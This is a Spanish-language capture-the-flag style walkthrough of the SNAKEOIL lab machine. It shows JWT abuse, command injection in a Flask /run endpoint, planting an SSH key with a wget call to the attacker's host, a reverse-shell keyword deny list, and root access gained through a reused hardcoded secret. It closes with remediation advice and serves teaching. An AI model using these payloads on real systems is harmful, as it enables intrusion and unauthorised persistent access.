
La enumeración de directorios consiste en probar sistemáticamente rutas comunes contra un servidor web para descubrir contenido no enlazado públicamente. Herramientas como gobuster comparan una lista de palabras (wordlist) contra el servidor y reportan qué rutas existen según el código de respuesta HTTP. En este caso, la exposición sin autenticación del endpoint `/users` es en sí misma una vulnerabilidad de fuga de información (information disclosure), ya que revela nombres de usuario y hashes de contraseñas válidos del sistema.

7. Fase 4: Explotación

7.1 Registro y autenticación (JWT)

Se identificó que la aplicación permitía autoregistro de usuarios. Se registró un usuario propio para obtener un token de acceso (access_token) válido:

```
curl -X POST http://192.168.56.102:8080/registration \
-H "Content-Type: application/json" \
-d '{"username":"hacker","password":"hacker123"}'
```



```
(kali@kali)-[~]
$ curl -X OPTIONS -i http://192.168.56.102:8080/login
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 21:36:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: OPTIONS, POST

(kali@kali)-[~]
$ curl -X OPTIONS -i http://192.168.56.102:8080/registration
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 21:36:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: OPTIONS, HEAD, POST, GET

(kali@kali)-[~]
$ curl -X OPTIONS -i http://192.168.56.102:8080/run
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 21:36:34 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: OPTIONS, POST
```

Figura 12. Verificación de métodos HTTP permitidos (OPTIONS) en /login, /registration y /run.

7.2 Obtención de la clave secreta (/secret)

El endpoint /secret devolvía inicialmente un error 500 al enviarse el token mediante el header estándar Authorization: Bearer. Tras investigar, se determinó que la aplicación estaba configurada para leer el JWT desde una cookie (JWT_TOKEN_LOCATION = ['cookies']) en lugar del header HTTP habitual — un detalle de configuración no evidente que generaba un manejo de errores deficiente (500 en vez de 401).

```
curl -s http://192.168.56.102:8080/secret \
--cookie "access_token_cookie=$TOKEN"
```


La respuesta ("curl: (6) Could not resolve host: patrick") confirmó que el comando whoami se ejecutó, devolviendo el usuario patrick, y ese resultado fue interpretado por error como un host adicional a resolver por curl.

La aplicación implementaba un filtro de palabras prohibidas (blacklist) que bloqueaba términos comunes de shells inversas: bash, python, /dev/tcp, nc, mkfifo y php. Se comprobó esto experimentalmente antes de confirmar la lista exacta al obtener el código fuente completo más adelante.

Concepto teórico: inyección de comandos del sistema operativo (OS Command Injection).

Ocurre cuando una aplicación concatena entrada proporcionada por el usuario directamente dentro de una llamada a una función del sistema operativo (como subprocess.Popen con shell=True) sin validarla ni sanitizarla. Esto corresponde a la categoría A03:2021 – Injection del OWASP Top 10. La defensa correcta no es una lista negra de palabras prohibidas (fácilmente evadible), sino evitar por completo la ejecución de comandos de shell con entrada de usuario, o en su defecto usar listas blancas estrictas y APIs que no invoquen un intérprete de shell.

8. Fase 5: Post-explotación — acceso persistente por SSH

Dado que la lista negra del endpoint /run bloqueaba las herramientas típicas para obtener una reverse shell (bash, python, nc, /dev/tcp), se optó por una estrategia más estable: generar un par de llaves SSH en Kali y utilizar la inyección de comandos para depositar la llave pública dentro del directorio ~/.ssh/authorized_keys del usuario patrick, aprovechando que wget no estaba en la lista de palabras prohibidas.

```
ssh-keygen -t rsa -b 4096 -f ~/.ssh/id_rsa_snakeoil -N ""
```

Se sirvió la llave pública mediante un servidor HTTP temporal en Kali:

```
mkdir -p /tmp/serve && cp ~/.ssh/id_rsa_snakeoil.pub /tmp/serve/authorized_keys  
cd /tmp/serve && sudo python3 -m http.server 80
```

Y se utilizó nuevamente /run para que SNAKEOIL descargara esa llave hacia la ubicación correcta:

```
{"secret_key":"commandexecutionissecret",  
 "url":"-V & wget http://192.168.56.103:80/authorized_keys -O  
 /home/patrick/.ssh/authorized_keys"}
```

The screenshot shows a terminal window with two panes. The left pane shows the SNAKEOIL application running in a Kali Linux environment. It displays a POST request to the /run endpoint, which returns a JSON response containing a secret key and a URL. The right pane shows the output of the ssh-keygen command, which generates a new RSA key pair for the user snakeoil. The terminal also shows the contents of the /tmp/serve directory, which contains the public key file authorized_keys.

Figura 14. Generación de la llave SSH, servidor HTTP en Kali recibiendo la petición de descarga desde SNAKEOIL, y conexión SSH exitosa como patrick.

```
ssh -i ~/.ssh/id_rsa_snakeoil patrick@192.168.56.102
```


La conexión fue exitosa, obteniendo una sesión de shell interactiva y estable como el usuario patrick, sin necesidad de conocer su contraseña real.

Concepto teórico: persistencia mediante llaves SSH.

A diferencia de una reverse shell (temporal, se pierde si se cierra la conexión), depositar una llave pública propia en `authorized_keys` de un usuario del sistema proporciona acceso estable y repetible mediante autenticación por llave pública/privada — un mecanismo de autenticación criptográfica más seguro que las contraseñas, ya que la llave privada nunca viaja por la red.

9. Fase 6: Escalada de privilegios

Una vez dentro como patrick, se buscó el código fuente de la aplicación Flask que él mismo administraba, encontrado en su directorio personal (`~/flask_blog/app.py`). Su lectura reveló información crítica:



The screenshot shows a terminal window titled "patrick@SNAKEOIL: ~". The code displayed is a Python script for a Flask application. It includes a route for POST requests that returns 404 if the post is None. The application is configured with Flask-JWT-Extended, setting a secret key, secure cookies, and token expiration. It also uses SQLAlchemy for the database.

```
Session Actions Edit View Help

if post is None:
    abort(404)
return post

app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
```

Figura 15. Fragmento del código fuente `app.py` mostrando la configuración de Flask-JWT-Extended.


```

    if "nc" in req_json["url"]:
        abort(400, description="Banned command!")

    if "mkfifo" in req_json["url"]:
        abort(400, description="Banned command!")

    if "php" in req_json["url"]:
        abort(400, description="Banned command!")

    # if the command is allowed, run it because it is probably safe.

    proc = Popen("/usr/bin/curl " + req_json["url"] + " > output.txt", stdout
=PIPE, stderr=PIPE, shell=True)

    try:
        outs, errs = proc.communicate(timeout=1)
    except TimeoutExpired:
        proc.kill()
        abort(500, description="The timeout is expired!")

    if errs:
        abort(500, description=errs.decode('utf-8'))

    return jsonify(success=True, message=outs.decode('utf-8'))

# hosting instructions

if __name__ == "__main__":
    app.run(host='0.0.0.0')

patrick@SNAKEOIL:~$ sudo -l
Matching Defaults entries for patrick on SNAKEOIL:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User patrick may run the following commands on SNAKEOIL:
    (root) NOPASSWD: /sbin/shutdown
    (ALL : ALL) ALL
patrick@SNAKEOIL:~$ sudo su
[sudo] password for patrick:
root@SNAKEOIL:/home/patrick# whoami
root
root@SNAKEOIL:/home/patrick# id
uid=0(root) gid=0(root) groups=0(root)
root@SNAKEOIL:/home/patrick#

```

Figura 16. Filtro completo de palabras prohibidas en /run, resultado de sudo -l, y escalada exitosa a root.

La variable JWT_SECRET_KEY estaba codificada directamente en el código fuente con el valor 'NoreasonableDOUBTthisPASSWORDisGOOD' — un claro juego de palabras ("no hay duda razonable de que esta contraseña es buena") que sugiere intencionalmente su reutilización como contraseña del sistema.

Al ejecutar sudo -l se confirmó que patrick pertenece al grupo sudo con permisos amplios (ALL:ALL) ALL. Utilizando el valor encontrado en el código como contraseña:

```

sudo su
[sudo] password for patrick: NoreasonableDOUBTthisPASSWORDisGOOD

```

Se obtuvo una shell como root, confirmada con whoami e id, completando así el compromiso total del sistema.

Concepto teórico: credenciales embebidas y reutilización de secretos.

Almacenar contraseñas o claves secretas directamente en el código fuente (hardcoded credentials) es una mala práctica de seguridad ampliamente documentada (CWE-798), ya que cualquier persona con acceso de lectura al código —incluyendo, en este caso, un atacante que ya comprometió la aplicación— obtiene esas credenciales. Es agravado por la reutilización del mismo secreto para múltiples propósitos (firma de tokens JWT y contraseña de sistema operativo), ya que el compromiso de un componente implica el compromiso de ambos.

10. Resumen de la cadena de ataque

- Reconocimiento: descubrimiento de la IP objetivo mediante netdiscover en red aislada host-only.
- Escaneo: identificación de puertos 22 (SSH), 80 y 8080 (HTTP) mediante nmap.
- Enumeración: gobuster reveló endpoints ocultos de una API Flask (/login, /registration, /run, /secret, /users).
- Explotación: registro de usuario → obtención de JWT → lectura de /secret vía cookie → inyección de comandos (RCE) en /run.
- Acceso inicial: subida de llave pública SSH vía wget, evadiendo el filtro de palabras prohibidas.
- Escalada de privilegios: lectura del código fuente propio de patrick, hallazgo de credencial embebida reutilizada como contraseña de sudo, obtención de root.

11. Conclusiones

Este walkthrough demostró cómo la combinación de varias debilidades de severidad individualmente moderada —una API con endpoints no documentados, un manejo de autenticación JWT mal configurado, un filtro de comandos incompleto (blacklist) y una credencial reutilizada dentro del código fuente— puede encadenarse para lograr el compromiso total de un sistema, desde el reconocimiento inicial hasta privilegios de administrador (root).

El ejercicio permitió poner en práctica de forma integral la metodología de pentesting: reconocimiento, escaneo, enumeración, análisis de vulnerabilidades, explotación y post-explotación, así como aplicar conceptos teóricos de seguridad web (JWT, inyección de comandos, autenticación por cookies vs. headers) y de sistemas Linux (permisos, grupos, SSH, sudo).

12. Recomendaciones de remediación

- Eliminar por completo el endpoint /run: es una puerta trasera intencional que nunca debería existir en un sistema en producción.
- Nunca construir comandos de shell concatenando entrada de usuario; usar en su lugar llamadas a APIs sin invocar un intérprete de shell (shell=False) y validación estricta por lista blanca.
- No almacenar claves secretas ni contraseñas directamente en el código fuente; usar variables de entorno o un gestor de secretos.
- No reutilizar la misma clave para múltiples propósitos criptográficos (firma de JWT vs. autenticación de usuarios del sistema).
- Restringir el acceso sin autenticación a endpoints que expongan datos de usuarios (como /users), y nunca exponer hashes de contraseñas vía API pública.
- Configurar el manejo de errores para no revelar detalles internos (usar 401/403 genéricos en vez de 500 con trazas de error).
- Aplicar el principio de mínimo privilegio: el usuario patrick no debería requerir pertenencia al grupo sudo con permisos (ALL:ALL) ALL para sus tareas de desarrollo.